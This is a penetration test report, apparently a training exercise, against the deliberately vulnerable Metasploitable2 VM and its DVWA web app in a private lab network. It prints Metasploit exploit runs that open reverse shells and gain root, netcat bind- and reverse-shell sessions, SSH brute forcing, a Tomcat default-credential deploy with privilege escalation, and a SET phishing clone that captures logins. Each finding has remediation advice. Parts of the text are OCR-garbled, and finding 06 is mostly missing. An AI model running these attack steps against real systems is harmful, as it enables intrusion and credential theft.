# Metasplotable2 Vulnerable Machine

## Penetration Testing Report

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### 1. EXECUTIVE SUMMARY

I performed a one-week penetration test on one host and a web app relating to that by metasploitable2. This report contains descriptions of vulnerabilities found during the assessment along with risk ratings and recommended remediations. I identified (vulnerabilities and their risk levels)

I have identified that Metasplotable2 is a critical host with risks. The system is openly vulnerable to several critical and high-risk vulnerabilities. The system is so complex that it will affect all the users. It is recommended to prioritize remediation based on risk rating and level of effort.

### 2. SCOPE

The scope was engaging with penetration test mainly on metasplitable 2 domain.

### [ IP Address – 192.168.56.111 ]

- 1. Metasplotable2 Machine
- 2. Metasplotable2 DVWA Web Application

### 3. METHODOLOGY

Vulnerability Assessment and Penetration testing was conducted by Industry-standard penetration testing tools and frameworks – including Nmap, Burp suite, Metasploit Framework, kali-Linux penetration testing tools and automated vulnerability analysis was conducted by Nessus. Some standard methods including information gathering, threat modeling, exploitation, and reporting were followed.

### 4. RISK RATING

Critical	High	Medium	Low
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The basic risk categories are set out below:

Critical	findings and recommendations with a high priority which can seriously compromise the system of internal controls continued availability of systems and confidentiality and integrity of data programs and information resident on systems. Immediate corrective action is needed
High	findings and recommendations with high priority because of poor design of the control. Controls and procedures should be strengthened or implemented to provide for a more comprehensive internal control system. Corrective actions should be taken with urgency
Medium	findings which are a result of the poor operation of controls and recommendations with medium priority include areas requiring improvements to controls and systems
Low	findings and recommendations with low priority include areas to enhance controls or improve operating efficiencies. Matters involved are those in which management needs to evaluate the costs and the benefits of implementation

### 5. TECHNICAL REVIW

### **5.1. Information Gathering (Reconnaissance)**

### 5.1.1. Network Scanning

This is the first stage of information gathering, in this stage I used **arp-scan** to find out target machines IP address.

```
root ⊗Kali)-[~]

# arp-scan -l

Interface: eth0, type: EN10MB, MAC: 08:00:27:88:9b:31, IPv4: 192.168.56.113

Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)


192.168.56.1 0a:00:27:00:00:14 (Unknown: locally administered)

192.168.56.100 08:00:27:e2:f4:e4 PCS Systemtechnik GmbH

192.168.56.111 08:00:27:88:0e:b8 PCS Systemtechnik GmbH
```

### 5.1.2. Enumerate emails, subdomains, hosts.


Use **theHarvester** tool to grab emails, subdomains, hosts related to the domain.




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### **5.1.3. Service Enumeration**

I used **Legion** tool to perform a service enumeration to target. And default credentials have identified on target (IP -192.168.56.111)





### **5.1.4. Net BIOS Enumeration**

Use nbtscan tool enumerate NetBIOS name information. It sends NetBIOS status query to

each address in supplied range and lists received information in human readable form.

```
nbtscan 192.168.56.111 -v -h
Doing NBT name scan for addresses from 192.168.56.111
NetBIOS Name Table for Host 192.168.56.111:
Incomplete packet, 335 bytes long.
METASPLOITABLE
                 Workstation Service
METASPLOITABLE
                 Messenger Service
METASPLOITABLE
                 File Server Service
METASPLOITABLE
                 Workstation Service
METASPLOITABLE
                 Messenger Service
METASPLOITABLE
                 File Server Service
 __MSBROWSE__ Master Browser
WORKGROUP
                 Domain Name
WORKGROUP
                 Master Browser
WORKGROUP
                 Browser Service Elections
WORKGROUP
                 Domain Name
WORKGROUP
                 Master Browser
WORKGROUP
                 Browser Service Elections
Adapter address: 00:00:00:00:00:00
```


### 5.1.5. Nmap (Network Mapper)

This Stage use **nmap** tool to identify the **open ports** and what are the **services** and **versions** running on that ports of metasplotable2 machine. Further us this tool to perform an **OS fingerprint** on targeted machine.

```
STATE
                           SERVICE
                                                vsftpd 2.3.4
OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Linux telnetd
                open
                           ftp
 22/tcp
                open
                           ssh
                           telnet
 23/tcp
                open
                                                Postfix smtpd
ISC BIND 9.4.2
Apache httpd 2.2.8 ((Ubuntu) DAV/2)
  5/tcp
                open
                           smtp
                open
                           domain
 30/tcp
                           http
                           rpcbind
netbios-ssn
                                                 2 (RPC #100000)
 l11/tcp
                open
                                                Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
                                                                               4.X (workgroup: WORKGROUP)
  39/tcp
                open
   15/tcp
                open
                           netbios-ssn
                                                netkit-rsh rexecd
OpenBSD or Solaris rlogind
                open
                           login
shell
 513/tcp
                open
                                                OpenBSD or Solarls riogina
Netkit rshd
GNU Classpath grmiregistry
Metasploitable root shell
2-4 (RPC #100003)
ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
PostgreSQL DB 8.3.0 - 8.3.7
VNC (protocol 3.3)
514/tcp open
1099/tcp open
                           java-rmi
  524/tcp open
                           bindshell
1524/tcp open
2049/tcp open
2121/tcp open
3306/tcp open
5432/tcp open
6000/tcp open
6667/tcp open
8009/tcp open
8180/tcp open
                           ftp
                           mysql
postgresql
                                                 (access denied)
                                                 UnrealIRCd
 ajp13
8180/tcp open
MAL Address: 08:00:27:88:0E:88 (Uract
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.
                                      metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

### 5.1.6. Nessus Vulnerability Scan

From this I identified there are 9 Critical vulnerabilities, 8 High Vulnerabilities, 25 Medium Vulnerabilities and 4 Low Vulnerabilities on Metasploitable2 machine.



### 5.2. Summary of Findings

No	Observation	Risk Level
01	Open Root Bind Shell	Critical
02	vsFTPd Backdoor	Critical
03	Unreal Ircd backdoor command execution	Critical
04	SSH_LOGIN Bruteforce Attack	Critical
05	Tomcat Default Credentials	Critical
06	Brute Force Attack (BrupSuite)	High
07	Stored Cross Site Scripting	Medium
08	Credential Harvester Attack (SET)	Medium
09	Command Execution	Low

### 5.3. Exploitations

01	Open Root Bind Shell					
Risk Level		Critical	High	Medium	Low	
Host		Metasploitable2 (192.168.56.111)				

### **Observation & Risk**

The Metasploitable2 host had an open root bind shell listener operating, according to the identifications. TCP port 1524 was used by the bind shell. Netcat was used to communicate to the Metasploitable2 root shell listener. The bind shell listener is

```
(root ™ Kalt)-[~]
# nc -nv 192.168.56.111 1524
(UNKNOWN) [192.168.56.111] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# ■
```

a sign that there has been a previous compromise.

1524/tcp open bindshell Metasploitable root shell

### Remediation

Remove bind shell. Enact Incident Response Plan if this is not authorized or expected behavior.

02	vsFTPd Backdoor					
Risk Level		Critical	High	Medium	Low	
Host		Metasploitable2 (192.168.56.111)				

This module takes advantage of a malicious backdoor included in the VSFTPD download archive. According to the most recent information available, this backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th and July 1st 2011. Metasploitable framework was used to exploit this given instance.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD payload/cmd/unix/interact
PAYLOAD => cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.111:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.56.111:21 - USER: 331 Please specify the password.

[*] 192.168.56.111:21 - Backdoor service has been spawned, handling...

[*] 192.168.56.111:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.111:6200) at 2021-05-11 13:48:14 +0530

which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# whoami
whoami
root
```

### Remediation

root@metasploitable:/#

Since version 2.3.4 of the vsftpd contained backdoor, so the best possible way to mitigate this risk is to update to the latest version of the vsftpd.

03	Unreal Ircd backdoor command execution					
Risk Level		Critical	High	Medium	Low	
Host		Metasploitable2 (192.168.56.111)				

The port 6667 is used by the unreal ircd service. The current version of the service is 3.2.8.1. It was discovered that this version of the service has a backdoor installed, which could be further abused by attackers once they communicate to this backdoor by enumerating previous security flaws.

Using metasploit module directly, we can exploit this service. First, it is needed to use the module irc backdoor followed by setting the remote host ip address. Then it is needed to set the paylod which is to be run on the remote host. For that, payload cmd/unix/reverse is used that spawns a shell and make it possible to connect you the ip address of the attacker.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.113
LHOST => 192.168.56.113
```

### Remediation

Since the access gained by the backdoor is of root level. Hence this version of the service should be updated or the port should be closed.

04	SSH_LOGIN I	SSH_LOGIN Bruteforce Attack				
Risk Level		Critical	High	Medium	Low	
Host		Metasploitable2 (192.168.56.111)				

The ssh\_login module is quite versatile in that it cannot only test a set of credentials across a range of IP addresses, but it can also perform brute force login attempts.

```
msf6 auxiliary(scanner/s:
RHOSTS => 192.168.56.111
msf6 auxiliary(scanner/s:
                                                          tn) > set RHOSTS 192.168.56.111
                                                    login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/s
STOP_ON_SUCCESS => true
                                                          tn) > set STOP_ON_SUCCESS true
msf6 auxiliary(scanner/ssh/ssh_logt)
USER_FILE => /root/AIA/users.txt
msf6 auxiliary(scanner/ssh/ssh_logt)
PASS_FILE => /root/AIA/password.txt
                                                  n_login) > set USER_FILE /root/AIA/users.txt
                                                             ) > set PASS_FILE /root/AIA/password.txt
```





```
he programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Jbuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
ttp://help.ubuntu.com/
o mail.
ast login: Tue May 11 05:57:34 2021 from 192.168.56.113
sfadmingmetasploitable:~$ whoami
sfadmin gmetasploitable:~$ sudo -l
sudo] password for msfadmin:
ser msfadmin may run the following commands on this host:
(ALL) ALL
sfadmin@metasploitable:~$ sudo su
oot@metasploitable:/home/msfadmin# whoami
oot
```


### Remediation

oot oot@metasploitable:/home/msfadmin#

Follow SSH hardening guide and make necessary changes to the ssh\_config to alter the default settings to strengthen the authentication procedure which satisfies the needed security levels.

05	Tomcat Default Credentials					
Risk Level		Critical	High	Medium	Low	
Host		Metasploitable2 (192.168.56.111)				

The Tomcat service running on port 8180 has default credentials for the Tomcat Web Application Manager, according to the findings. Using that, it took advantage of the service to gain access to the tomcat user's shell (tomcat55). There would be full host compromise if more vulnerabilities permitted for privilege escalation.



```
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > options
```

```
oy) > set LHOST 192.168.56.113
<u>msf6</u> exploit(
LHOST => 192.168.56.113
msf6 exploit(mu
                                         loy) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
<u>msf6</u> exploit(m
                                           y) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(mult1
                                            ) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multt/
                                         lov) > set RPORT
RPORT => 80
msf6 exploit(mult1/http
                                       eploy) > set RPORT 8180
RPORT => 8180
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 192.168.56.113:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6231 bytes as twz8sYeWMTo4mTBBXJp3.war ...
[*] Executing /twz8sYeWMTo4mTBBXJp3/MJ1wBX8YWMFNHmGWTb.jsp...
[*] Undeploying twz8sYeWMTo4mTBBXJp3 ...
[*] Sending stage (58060 bytes) to 192.168.56.111
[*] Meterpreter session 1 opened (192.168.56.113:4444 -> 192.168.56.111:42540) at 2021-05-11 17:31:48 +0530

meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

msf6 exploit(multi/http/tomcat\_mgr\_deploy) > use exploit/linux/local/udev\_netlink
[\*] No payload configured, defaulting to linux/x86/meterpreter/reverse\_tcp
msf6 exploit(linux/local/udev\_netlink) > options


```
msf6 exploit(linux/local/udev_netlink) > set LHOST 192.168.56.113
LHOST => 192.168.56.113
msf6 exploit(linux/local/udev_netlink) > set SESSION 2
SESSION => 2
msf6 exploit(linux/local/udev_netlink) > run

[1] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.56.113:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2422
[*] Found netlink pid: 2421
[*] Writting payload executable (207 bytes) to /tmp/gmymjmRIEl
[*] Writting exploit executable (1879 bytes) to /tmp/PJRREmTHQn
[*] chmod'ing and running it...
[*] Sending stage (984904 bytes) to 192.168.56.111
[*] Meterpreter session 3 opened (192.168.56.111:44444 -> 192.168.56.111:49222) at 2021-05-11 17:34:17 +0530

meterpreter > shell
Process 8297 created.
Channel 1 created.
whoami
root
```

### Remediation

Change password for Tomcat Web Application Manager




### Remediation

Make account lockouts after failed login attempts. Modifying default ports might make it harder for attackers to penetrate. Employ 2 factor authentication

07	Stored Cross Site Scripting				
Risk Level		Critical	High	Medium	Low
Host		Metasploitable2 – DVWA (192.168.56.111)			
01 4	0 D: 1				

Using an injected script, the php session id was retrieved.

### **Vulnerability: Stored Cross Site Scripting (XSS)**



### Remediation

Implement a content security policy that allow the author of a webpage to control where JavaScript (and other resources) can be loaded and executed from. Sanitize HTML which will result in storing and rendering raw HTML

08	Credential Harvester Attack (SET)					
Risk Level		Critical	High	Medium	Low	
Host		Metasploitable2 – DVWA (192.168.56.111)				

Perform a Social engineering attack using by SET tool kit. Select website attack option followed by credential harvesting attack methods and then site cloner is used to further attack. Then a clone site is made for the DVWA login page and a user is projected to log in using the cloned log in page instead of the genuine log in available

- Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

set:webattack>3

- 1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Andiya Pasca Attack

- 6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
  10) Third Party Modules

- 99) Return back to the main menu.

<u>et</u>> 2

- 1) Web Templates
- 2) Site Cloner
- Custom Import

<u>set:webattack</u>>2 [-] Credential harvester will allow you to utilize the clone capabilities within SET  $\cdot$ ] to harvest credentials or parameters from a website as well as place them into a report --- \* IMPORTANT \* READ THIS BEFORE ENTERING IN THE IP ADDRESS \* IMPORTANT \* ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesns't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perpective, it will not work. This isn't a SET issue this is how networking works.

- :webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.30.7]:192.168.30.7 SET supports both HTTP and HTTPS Example: http://www.thisisafakesite.com
- et:webattack> Enter the url to clone:http://192.168.30.6/dvwa/login.php
- Cloning the website: http://192.168.30.6/dvwa/login.php This could take a little bit...







```
192.168.30.2 - - [12/May/2021 00:56:27] "GET / HTTP/1.1" 200 -
192.168.30.2 - - [12/May/2021 00:56:27] "GET / favicon.ico HTTP/1.1" 404 -
192.168.30.2 - - [12/May/2021 00:56:45] "GET / HTTP/1.1" 200 -
192.168.30.2 - - [12/May/2021 00:56:45] "GET / favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE USERNAME FIELD FOUND: password=password
POSSIBLE USERNAME FIELD FOUND: Login=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.30.2 - - [12/May/2021 00:56:54] "POST /index.html HTTP/1.1" 302 -
```

### Remediation

Make employee awareness sessions. Ensure password management is strictly tight

09	Command Execution					
Risk Level		Critical	High	Medium	Low	
Host		Metasploitable2 – DVWA (192.168.56.111)				

The goal of a command execution or command injection attack is to execute arbitrary commands on the host operating system through a vulnerable application. When an

application sends unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell, a command injection attack is possible. The code does not verify that \$target is a valid IP address. There is no special character filtering. In Unix/Linux, the ; character allows commands to be



separated. If the input is not properly sanitized, we can insert arbitrary insertions to the input field as our wish. Resulting to that it can be used with a reverse shell after injecting the arbitrary command.

```
(root ™Kali)-[~]
# nc -lvp 4545
listening on [any] 4545 ...
192.168.56.111: inverse host lookup failed: Unknown host
connect to [192.168.56.113] from (UNKNOWN) [192.168.56.111] 58650
pwd
/var/www/dvwa/vulnerabilities/exec
```

### Remediation

Prohibit calling out OS commands from application-layer code. Creating a whitelist of permitted values might help mitigate the issue

### 6. CONCLUSION

To detect threats inside the device, the computer should be seen through the attacker's perspective. To this end, it is important to think of the computer as a black box and collect data passively and actively. If I have discovered the service, we can check the database for exploits (ExploitDB) and the exploit would be easy to use. I used automated scanners to ensure that I did not overlook any vulnerabilities, but their performance should not be the only measure for determining which ones we find. Because results obtained from these tests may not be exact, and can sometimes corrupt the method, they are less reliable than objective tests. Finally, to ensure success, it is important to keep the system and network configurations up to date.